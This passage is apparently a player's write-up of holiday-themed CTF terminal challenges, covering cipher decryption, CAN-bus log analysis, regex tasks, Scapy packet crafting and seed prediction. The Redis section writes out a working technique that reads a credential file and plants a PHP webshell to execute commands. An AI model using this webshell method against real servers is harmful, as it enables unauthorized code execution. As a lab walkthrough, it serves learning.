bbbbbbbb	G	U	V	B	f	W	h	P
cccccccc	e	9	e	e	6	E	E	R
dddddddd	O	R	L	d	l	w	W	b
eeeeeeee	w	c	Z	Q	A	Y	u	e
ffffffff	8	w	I	U	r	f	5	x
gggggggg	k	y	Y	S	P	a	f	T
hhhhhhhh	n	n	U	g	o	k	A	h
iiiiiiii	M	0	s	w	4	e	O	C
jjjjjjjj	a	8	o	k	T	q	y	1
kkkkkkkk	o	6	3	I	0	7	r	9
llllllll	f	m	6	W	7	s	I	F
mmmmmmmm	q	M	v	u	s	R	Q	J
nnnnnnnn	b	h	E	6	2	X	D	B
oooooooo	R	j	f	2	h	2	4	c
pppppppp	1	z	M	5	H	8	X	L
qqqqqqqq	Y	f	X	8	v	x	P	y
rrrrrrrr	5	N	A	y	q	m	s	u
ssssssss	A	5	P	n	W	S	b	D
tttttttt	c	Z	R	C	d	g	T	N
uuuuuuuu	C	u	j	c	w	9	N	m
vvvvvvvv	u	G	W	z	m	n	R	A
wwwwwwww	T	7	O	l	J	K	2	X
xxxxxxxx	7	D	7	a	c	F	1	E
yyyyyyyy	I	L	5	J	Q	A	M	U
zzzzzzzz	U	a	r	K	C	T	Z	a

Now we know that first occurrence of encrypted letter “L” is identified in “C”, using this.. I decrypted the password


Occurrence:	1	2	3	4	5	6	7	8	1	2
Cipher Text:	L	V	E	d	Q	P	p	B	w	r
Plain text:	**C**	**a**	**n**	**d**	**y**	**C**	**a**	**n**	**e**	**x**


Still last character “r” is not present in above tables, it could be a numeric value. So I put in the number “11111111” in password and got “2rDO5LkI”, and second character of our encrypted letter is “r”, which means our last character is “1” and the password is “**CandyCane1**”. Trying the new password will enable the vending machine.


```
elf@0ffdec814516 ~ $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > CandyCane1
Checking......

Vending machines enabled!!
elf@0ffdec814516 ~ $
```


Fitzy Shortstack – 33.6kbps

To fix the dial up modem. I first looked at the handshake sequence on the wiki page (https://en.wikipedia.org/wiki/Dial-up_Internet_access) and dialed up with the sequence:









Wunorse Openslae – CAN-BUS Investigation

I went to Wunrose Openslae to do CAN-BUS Investigation. To get the unlock code, I went to Sleigh CAN-D-BUS console and excluded all 00000000000 comparison operator and clicked on Unlock button

Unlock code was identified as "**19B#00000F000000**". I went back to the terminal and did grep on the unlock code, and time stamp was identified as **"122520"**.

```
Welcome to the CAN bus terminal challenge!

In your home folder, there's a CAN bus capture from Santa's sleigh. Some of
the data has been cleaned up, so don't worry - it isn't too noisy. What you
will see is a record of the engine idling up and down. Also in the data are
a LOCK signal, an UNLOCK signal, and one more LOCK. Can you find the UNLOCK?
We'd like to encode another key mechanism.

Find the decimal portion of the timestamp of the UNLOCK code in candump.log
and submit it to ./runtoanswer!  (e.g., if the timestamp is 123456.112233,
please submit 112233)

elf@ce1e078addd6:~$ cat candump.log | grep "19B#00000F000000"
(1608926671.122520) vcan0 19B#00000F000000
elf@ce1e078addd6:~$ ./runtoanswer 122520
Your answer: 122520

Checking....
Your answer is correct!

elf@ce1e078addd6:~$
```

Minty CandyCane – Sort-o-matic

Solution:

1. Matches at least one digit

[0-9]

2. Matches 3 alpha a-z characters ignoring case

[a-zA-Z]{3}

3. Matches 2 chars of lowercase a-z or numbers

[a-z0-9]{2}

4. Matches any 2 chars not uppercase A-L or 1-5

(([^A-L1-5]){2})

5. Matches three or more digits only

\d{3,}$

6. Matches multiple hour:minute:second time formats only


^([0-1]?[0-9]|2[0-3]):[0-5][0-9]:[0-5][0-9]$

7. Matches MAC address format only while ignoring case

^([0-9A-Fa-f]{2}[:])([0-9A-Fa-f]{2}[:])([0-9A-Fa-f]{2}[:])([0-9A-Fa-f]{2}[:])([0-9A-Fa-f]{2}[:])([0-9A-Fa-f]{2})$

8. Matches multiple day, month, and year date formats only

^(0[1-9]|[12][0-9]|3[01])[./-](0[1-9]|1[012])[./-](19|20)\d\d$



Holly Evergreen – Redis bug hunt

Executing “curl http://localhost/maintenance.php?cmd=help” gives us:

```
player@55cc081e24ee:~$ curl http://localhost/maintenance.php?cmd=help

Running: redis-cli --raw -a '<password censored>' 'help'

redis-cli 5.0.3

To get help about Redis commands type:
"help @<group>" to get a list of commands in <group>
"help <command>" for help on <command>
"help <tab>" to get a list of possible help topics
"quit" to exit
To set redis-cli preferences:
":set hints" enable online hints
":set nohints" disable online hints
Set your preferences in ~/.redisclirc
player@55cc081e24ee:~$
```

I got the redis cli password from redic.conf in “etc” folder

```
player@c6ec88c4b0c3:~$ cat /etc/redis/redis.conf | grep "pass"
requirepass "R3disp@ss"
```

Now that I got the password, I check for Remote code execution in Redis. I logged in to cli to test our RCE, I check if I can execute phpinfo() command.

```
player@c6ec88c4b0c3:~$ redis-cli
127.0.0.1:6379> AUTH R3disp@ss
OK
127.0.0.1:6379> config set dir "/var/www/html"
OK
127.0.0.1:6379> config set dbfilename mended.php
OK
127.0.0.1:6379> set test "<?php phpinfo(); ?>"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379>
```

Executing “curl http://localhost/mended.php --output -” yields out all the php info page. This confirms that we can leverage this to view the contents of the page index.php, or hunt down the bug.

```
player@c6ec88c4b0c3:~$ curl http://localhost/mended.php --output -
REDIS0009♦      redis-ver5.0.3♦
♦edis-bits♦@♦ctimeª♦♦_used-mem♦x
 aof-preamble♦♦♦example2#We think there's a bug in index.phexample1The site is in maintena
e mode test<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transi
tional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; color: #222; font-family: sans-serif;}
pre {margin: 0; font-family: monospace;}
a:link {color: #009; text-decoration: none; background-color: #fff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse; border: 0; width: 934px; box-shadow: 1px 2px 3px #ccc;}
.center {text-align: center;}
.center table {margin: 1em auto; text-align: left;}
.center th {text-align: center !important;}
td, th {border: 1px solid #666; font-size: 75%; vertical-align: baseline; padding: 4px 5px;
h1 {font-size: 150%;}
h2 {font-size: 125%;}
.p {text-align: left;}
.e {background-color: #ccf; width: 300px; font-weight: bold;}
.h {background-color: #99c; font-weight: bold;}
.v {background-color: #ddd; max-width: 300px; overflow-x: auto; word-wrap: break-word;}
.v i {color: #999;}
img {float: right; border: 0;}
hr {width: 934px; background-color: #ccc; border: 0; height: 1px;}
</style>
<title>PHP 7.3.19-1~deb10u1 - phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLO
```

Again logging back into redis cli, I tried to pass php system() function in my new page to execute any command I wished to.

```
player@20f58e488e7e:~$ redis-cli
127.0.0.1:6379> auth R3disp@ss
OK
127.0.0.1:6379> config set dir "/var/www/html"
OK
127.0.0.1:6379> config set dbfilename mended.php
OK
127.0.0.1:6379> set test  "<?php system($_GET['cmd']); ?>"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379>
```

Now calling the newly created page with our system function and command ‘’cat%20index.php” got me to the bug.

```
player@20f58e488e7e:~$ curl
http://localhost/mended.php?cmd=cat%20index.php  --output -
REDIS0009♦      redis-ver5.0.3♦
♦edis-bits♦@♦ctime♦♦♦_used-mem
 aof-preamble♦♦♦──────────────────────────example1The site is in
maintenance mode──────────────────────────────────────────────────────────────────
test-<?php

# We found the bug!!
#
#          \   /
#          .\-/.
#      /\ ()   ()
#        \/~---~\.-~^-.
# .-~^-./   |   \---.
```

```
#       {     |     }    \
#     .-~\    |    /~-.
#    /     \  A  /     \
#           \/ \/
#

echo "Something is wrong with this page! Please use
http://localhost/maintenance.php to see if you can figure out what's
going on"
?>
example2#We think there's a bug in
index.php+:xD player@20f58e488e7e:~$
```

Ribb Bonbowford – The ELF Code

Level 1

```
elf.moveTo(lollipop[0])
elf.moveUp(10)
```

Level 2

```
elf.moveLeft(6)
var sum = elf.get_lever(0) + 2
elf.pull_lever(sum)
elf.moveLeft(4)
elf.moveUp(10)
```

Level 3

```
elf.moveTo(lollipop[0])
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[2])
elf.moveUp(1)
```

Level 4

```
var moveLeft = elf.moveLeft;
var moveUp = elf.moveUp;
var moveDown = elf.moveDown;
for (var i = 0; i < 9; i++) {
        moveLeft(3), moveUp(12), moveLeft(3), moveDown(12)
}
```

Level 5

```
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[0])
var value = elf.ask_munch(0)
var answer = value.filter(elem => typeof elem == "number")
elf.tell_munch(answer)
elf.moveUp(2)
```

Level 6

```
for (var i = 0; i < 4; i++) {
  elf.moveTo(lollipop[i])
}
elf.moveTo(lever[0])
var new_arr = ["munchkins rule"]
var add = new_arr.concat(elf.get_lever(0))
elf.pull_lever(add)
elf.moveTo(munchkin[0])
elf.moveUp(2)
```

Level 7

```
var dist = 1
var move = [elf.moveDown, elf.moveLeft, elf.moveUp, elf.moveRight, elf.moveDown,
elf.moveLeft, elf.moveUp, elf.moveRight];
for (var i = 0; i < 8; i++) {
        move[i](dist)
        elf.pull_lever(dist - 1)
        dist++
}
elf.moveUp(2)
elf.moveLeft(4)
function munch_ass(arr) {
        let add = arr.flat().reduce((sum, value) => (typeof value == "number" ? sum + value
: sum), 0);
        return add
}
        elf.tell_munch(munch_ass)
        elf.moveUp(2)
```

Level 8

<Not done>

Alabaster Snowball – Scapy Pepper

1.	**>>>** task.submit('start')
2.	**>>>** task.submit(send)
3.	**>>>** task.submit(sniff)
4.	**>>>** task.submit(1) `pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))`
5.	**>>>** task.submit(rdpcap)
6.	**>>>** task.submit(2) `UDP_PACKETS.show()`
7.	**>>>** task.submit(UDP_PACKETS[0])
8.	**>>>** task.submit(TCP_PACKETS[1][TCP])
9.	**>>>** UDP_PACKETS[1][IP].src='127.0.0.1' **>>>** task.submit(UDP_PACKETS[1])
10.	**>>>** TCP_PACKETS.show() 0000 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp S 0001 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 SA 0002 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp A 0003 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw 0004 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp PA / Raw 0005 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw 0006 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp PA / Raw 0007 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw **>>>** TCP_PACKETS[6][Raw] <Raw load='PASS echo\r\n' |> **>>>** task.submit('echo')
11.	>>> task.submit(ICMP_PACKETS[1][ICMP].chksum)
12.	>>> task.submit('3') `pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")`
13.	>>> pkt=IP(dst='127.127.127.127')/UDP(dport=5000) >>> task.submit(pkt)
14.	>>> pkt=IP(dst='127.2.3.4')/UDP(dport=53)/DNS(qd=DNSQR(qname="elveslove.santa")) >>> task.submit(pkt)

15.	>>> ARP_PACKETS[1][ARP].op=2
	>>> ARP_PACKETS[1][ARP].hwdst="00:16:ce:6e:8b:24"
	>>> ARP_PACKETS[1][ARP].hwsrc="00:13:46:0b:22:ba"
	>>> task.submit(ARP_PACKETS)


Tangle Coalbox – The Snowball Fight


After playing few (and winning) easy games and attending Tom Liston's talk, I understood that the player name defines the board. Now, coming to impossible, I noticed that I didn't get to chose the player's name and it is randomly generated by the seeds.

Analysing the seeds, I identified that there are 624 random seeds and the last seed is redacted, which is used to generate the board. I used [kmyk's]() mersenne-twister-predictor to predict the seeds after giving 624 random seeds, which was identified as 891547722.


```
$ cat seeds | cut -d "-" -f1 > seeds_sorted
$ mt19937predict seeds_sorted | head -5
891547722
2854404008
1132207502
964049241
2887359386
```

To ensure I have the predicted right board, I matched my board layout in easy with impossible.





I used this "891547722" as a player's name in easy game and recorded my moves. Once I won the easy one, I used the same moves to win the impossible.



References

https://www.youtube.com/watch?v=8e0SZrbWFuU&list=PLjLd1hNA7YVwqXqaBJfbXqkFb7LKw3r31
https://scund00r.com/all/rfid/2018/06/05/proxmark-cheatsheet.html
https://gist.github.com/joswr1ght/efdb669d2f3feb018a22650ddc01f5f2
https://medium.com/how-to-electron/how-to-get-source-code-of-any-electron-application-cbb5c7726c37
https://www.youtube.com/watch?v=LVlQmRM6DZ0
https://book.hacktricks.xyz/pentesting/6379-pentesting-redis
https://unix.stackexchange.com/questions/29128/how-to-read-environment-variables-of-a-process
https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html
https://developers.google.com/web/tools/chrome-devtools/javascript
https://github.com/kmyk/mersenne-twister-predictor
https://stackoverflow.com/questions/14731743/how-to-split-64bit-integer-to-two-32bit-integers
https://resources.infosecinstitute.com/topic/pdf-file-format-basic-structure/
https://www.youtube.com/watch?v=BcwrMnGVyBI
https://speakerdeck.com/ange/colltris